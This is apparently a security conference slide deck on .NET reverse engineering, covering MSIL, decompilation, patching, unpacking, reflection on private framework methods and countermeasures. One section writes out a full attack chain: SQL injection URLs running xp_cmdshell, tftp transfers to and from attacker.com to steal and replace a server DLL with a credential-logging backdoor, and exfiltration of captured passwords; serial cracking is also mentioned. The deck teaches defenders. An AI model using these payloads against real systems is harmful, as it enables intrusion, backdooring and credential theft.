.NET Reverse Engineering

Erez Metula, CISSP
Application Security Department Manager
Security Software Engineer
2B Secure
ErezMetula@2bsecure.co.il

Agenda

- The problem of reversing & decompilation
- Server DLL hijacking
- Introduction to MSIL & the CLR
- Advanced techniques
  - Debugging
  - Patching
  - Unpacking
- Reversing the framework
  - Exposing .NET CLR vulnerabilities
  - Revealing Hidden functionality
- Tools!

The problem of reversing & decompilation

- Code exposure
  - Business logic
  - Secrets in code
    - passwords
    - connection strings
    - Encryption keys
  - Intellectual proprietary (IP) & software piracy
- Code modification
  - Add backdoors to original code
  - Change the application logic
  - Enable functionality (example: "only for registered user")
  - Disable functionality (example: security checks)

Example – simple reversing

- Let's peak into the code with reflector

Example – reversing server DLL

- Intro
- Problem description (code)
- Topology
- The target application
- What we’ll see

Steps – tweaking with the logic

- Exploiting ANY server / application vulnerability to execute commands
- Information gathering
- Download an assembly
- Reverse engineer the assembly
- Change the assembly internal logic
- Upload the modified assembly, overwrite the old one.
- Wait for some new action
- Collect the data…

Exploiting ANY server / application vulnerability to execute commands

- Example application has a vulnerability that let us to access the file system
  - Sql injection
  - Configuration problem (Open share, IIS permissions, etc..)
  - Stolen admin user
  - Unpatched machine
- In our application,it is SQL Injection
- http://www.victim.com/SqlInjection/WebForm1.aspx?TextBox2=xxx&TextBox3=SomeThing

- In this example, the vulnerability exploited is SQL Injection
  - Can be other vulnerabilities
- Identify the SQL Injection Entry
  - Important step
- Using the xp_cmdshell command we are able to execute commands
  - syntax: exec master..xp_cmdshell 'COMMAND'

Information gathering

- Looking around over the file system
- Performing 2 simple operations
  - Executing dir into (>) a file

```
http://www.victim.com/SqlInjection/WebForm1.aspx?TextBox2=xxx&TextBox3=SomeThing'; exec master..xp_cmdshell 'dir C:\Inetpub\wwwroot\SqlInjection\bin > C:\Inetpub\wwwroot\SqlInjection\output.txt'--
```

  - Read the output

```
http://www.victim.com/SqlInjection/output.txt
```

Can be used to read anything

Download an assembly

- Now we want to transfer the dll to our computer
- We’ll use tftp to do the job
  - Syntax: TFTP [-i] host [GET | PUT] source [destination]
- Transfering from the “bin” directory to the local TFTP root directory

- http://www.victim.com/SqlInjection/WebForm1.aspx?TextBox2=xxx&TextBox3=SomeThing'; exec master..xp_cmdshell 'tftp -i www.attacker.com PUT c:\Inetpub\wwwroot\SqlInjection\bin\SqlInjection.dll'--

Reverse engineer the assembly

- So now we hold the DLL
- It is saved (in the attacker computer) at C:\RecievedInput\SqlInjection.dll
- Lets decompile it
  - Save a backup copy on orig
  - Copy to patch directory
  - Decompile with a decompiler or “Ildasm SqlInjection.sll /out=patch.il”

Change the assembly internal logic

- Out target is to add some logic to the DLL
  - Adding code that'll log everything the users type

- We'll achieve this by
  - Modify the code – log the credentials in SecurityPermission.dll (looks valid ☺)
  - Reverse engineer the new logic into the MSIL code
  - Recompile back to DLL with a c# compiler / Ilasm
    - Modified file size == original file size (20480 bytes)

Upload the modified assembly, overwrite the old one.

- Self overwriting is tricky, we need some scripting (run.bat)
  - attrib -r SqlInjection.dll
  - del SqlInjection.dll
  - tftp -i www.attacker.com GET patch\SqlInjection.dll c:\Inetpub\wwwroot\SqlInjection\bin\SqlInjection.dll

- Uploading run.bat
- http://www.victim.com/SqlInjection/WebForm1.aspx?TextBox2=xxx&TextBox3=SomeThing'; exec master..xp_cmdshell 'tftp -i www.attacker.com GET patch\run.bat c:\Inetpub\wwwroot\SqlInjection\bin\run.bat'--

Solving the synchronous problem

- Execute using the “at” command
- http://www.victim.com/SqlInjection/WebForm1.aspx?TextBox2=xxx&TextBox3=SomeThing'; exec master..xp_cmdshell 'at 18:30 c:\Inetpub\wwwroot\SqlInjection\bin\run.bat'—
- If time permits…. ☺

Wait for some new action

- So right now we have a malicious, modified DLL on the application server
- Now it’s time for the modified assembly to get in action…

Collect the data…

- So now we know that SecurityPermission.dll holds valuable information
- We want to get it from the server

- Let’s download it!
- http://www.victim.com/SqlInjection/WebForm1.aspx?TextBox2=xxx&TextBox3=SomeThing'; exec master..xp_cmdshell 'tftp -i www.attacker.com PUT C:\tmp\SecurityPermission.dll passwords\passwords.txt'--

Game over

- Mission complete
- Can be extended to do almost everything in the system
- It’s not just about SQL injection or running the SQL server as SYSTEM.

- How did it happened??
- Why it’s so easy to decompile .NET EXE/DLL ??
  - Let’s understand MSIL

Introduction to the .NET framework & MSIL


- Base Class Library (BCL)
  - Shared among all languages
  - Has classes for IO, threading, database, text, graphics, console, sockets/web/mail, security, cryptography, COM, run-time type discovery/invocation, assembly generation

- Common Language Runtime (CLR)
  - Hosts managed code

CLR

- The CLR is the heart of the .NET framework
- The CLR is composed from the CTS and the EE
- **Common Type System (CTS)**
  - Specifies rules for class, struct, enums, interface, delegate, etc
- **Execution Engine (EE)**
  - Compiles MSIL into native code
  - garbage collection
  - exceptions
  - CAS
  - Handles verification


.NET structure



System Libraries

- mscoree.dll (execution engine)
- mscorwks.dll (does most initialization)
- mscorjit.dll (contains JIT)
- mscorlib.dll (BCL)
- fusion.dll (assembly binding)

.NET Application Flow




Assemblies

- *.NET Library/Executable (PE file format)*
- Modular design
  - Eliminates DLL problems
  - Locations resolved at runtime:
- Metadata
  - Contains all .NET application data
  - Sections: #Strings, #GUID, #Blob, etc.
- MSIL (or native) code
  - Pseudo-assembly, Object “aware” intermediate language
    - Examples: add, mul, call, ret, nop, newobj, sizeof, throw, catch.
  - Converted into native code
  - All calls are stack-based

Assemblies

Call Stack



C#

```
ClassType a;
a.func(1, 2)
```

MSIL

```
ldc.i4.1
ldc.i4.2
call ClassType::func(Int32, Int32)
```

1
2
this pointer

Stack top
Left-to-right ordering

Assemblies

MSIL important instructions

- call – operate a method
- Ret – get out of a method (return to caller)
- ldXXX = load on stack, stXXX = store from stack
- Examples:
  - stloc
    - Stores a value from the stack into local variable
  - Ldstr - loads a string on the stack
  - ldarg
    - Puts an argument on the stack

Ildasm example

- Decompile with ildasm
- Recompile with ilasm

Advanced techniques

- Sometimes decompile/recompile is not needed
  - you need access to runtime variables
  - The required modification is very small (few bytes)
  - Too much overhead
    - transfer exe (“download”)->decompile->change code-> recompile-> transfer exe (“upload”)
- Sometimes it’s even not possible
  - You don’t have all the dependencies DLL’s
  - Obfuscators
  - Exe packers

Advanced techniques

- Debugging
- Patching
- Unpacking


Debugging

- Pebrowse - .NET JIT debugger
- Cracking serial protection
- Using the debugger to extract the real serial from memory

- DEMO

Patching

- We want to patch a few bytes, no need to decompile
- Reflector is good for information gathering
- Find what we want, change it with a hex editor



Ldc_I4_0	Pushes the integer value of 0 onto the evaluation stack as an int32.	16
Ldc_I4_1	Pushes the integer value of 1 onto the evaluation stack as an int32.	17

- DEMO

Unpacking

- Sometimes the exe is packed with some “anti decompilation” product
- Decopilation “as-is” is not possible (for example, with reflector)
- But we can still dump the memory…

- Unpacking
  - manual dumping with ollydbg
  - generic dumping - DEMO

Reversing the framework

- Exposing .NET CLR vulnerabilities
  - Bypassing the verifier
- Revealing Hidden functionality

Exposing .NET CLR vulnerabilities

- Code verification is only performed at compilation and not at runtime.
- Most of the .NET framework security elements can be bypassed
- DEMO - Bypassing readonly restriction

Some more examples…

- Bypassing private restriction
- Overriding public virtual methods
- Type confusion
- parameter order
- Passing Reference
- Proxy Struct

Revealing Hidden functionality

- **From undocumented Windows to undocumented .NET**

- In the early 90’s Microsoft developers had an advantage, using unknown OS API’s
- besides of knowing about new functionality, it was **possible to directly call unprotected, private functions**
- Same in .NET
- But we can investigate it by ourselves, by reversing the framework DLL’s…

- A new ground to explore - **.NET private classes & methods**

Revealing .NET “hidden features” using reversing

- Let’s extend the capabilities of the .NET framework
- Reverse engineering the framework can reveal a lot of interesting stuff regarding .NET internals
- Let’s start with an example…

Solving problems with reversing

- Common problem:
  - You are programming Identity related code
  - You want to know to which groups the user belongs
  - .NET doesn’t help you, you need to manually go over each and every one of the groups with IsInRole()
  - So a “behaved” (Vanilla) CLR cannot do this….
- …Unless you reverse engineer the framework to find out that it does !!!

Reversing mscorlib.dll (the BCL)

- The main objects
  - Identity – the user identity
  - Principal – the security context of the user
- So let’s reverse the mscorlib.dll – the one that is responsible for it.
- Run ildasm / reflector…
- Found something interesting…
  - system.security.principle -> windowsidentity -> GetRoles()

We found something interesting…

- After reversing WindowsIdentity & WindowsPrinciple we know that there is a private function called GetRoles() that can do it!!!
- But it's private…
  - So What !!!
- Forget about "private" in .NET
  - Bypassed by reflection
  - Bypassed by msil reverse engineering
  - And more..
- But it can be unsupported in the future…
  - So we can bind to a specific version ("side by side")

Let’s make a call to this method

- So let’s access the private method using reflection
- Some code:

```
roleobject =
GetType(WindowsIdentity).InvokeMember("GetRoles",
Reflection.BindingFlags.InvokeMethod Or
Reflection.BindingFlags.Instance Or
Reflection.BindingFlags.NonPublic, Nothing, CurrentIdentity,
Nothing)
```

- Demo - getting the Roles

Countermeasures for reversing?

- It’s important to understand that there’s no total solution once your code is away from you, installed on the client machine
- Many solutions exist, each usually solves only part of the problem
  - Obfuscation
  - Encoding strings
  - Strong names
  - Exe encryption
  - Exe native compiler
    - Reactor
    - ngen
- Real solution:
  - Logic layer should be far from the user’s reach…

Advanced topics

- Reversing the .NET from inside (Dinis Cruz work – OWASP.NET leader)
  - Patching .NET functions
  - Disabling security checks
  - Full trust issues
- Change the .NET framework behavior !
  - Create .NET “mod”s…
  - Make your own framework version!
- Finding hidden, undocumented framework API’s

Summary

- Beware of assembly replacement !
- Don’t hide secrets in your code
- Develop with the assumption that anyone can read it
  - Move your sensitive logic away from attacker’s reach
    - Might require a design change, maybe even developing a new tier
- There are tools to investigate the framework & extend it’s intended capability

?

Thank You !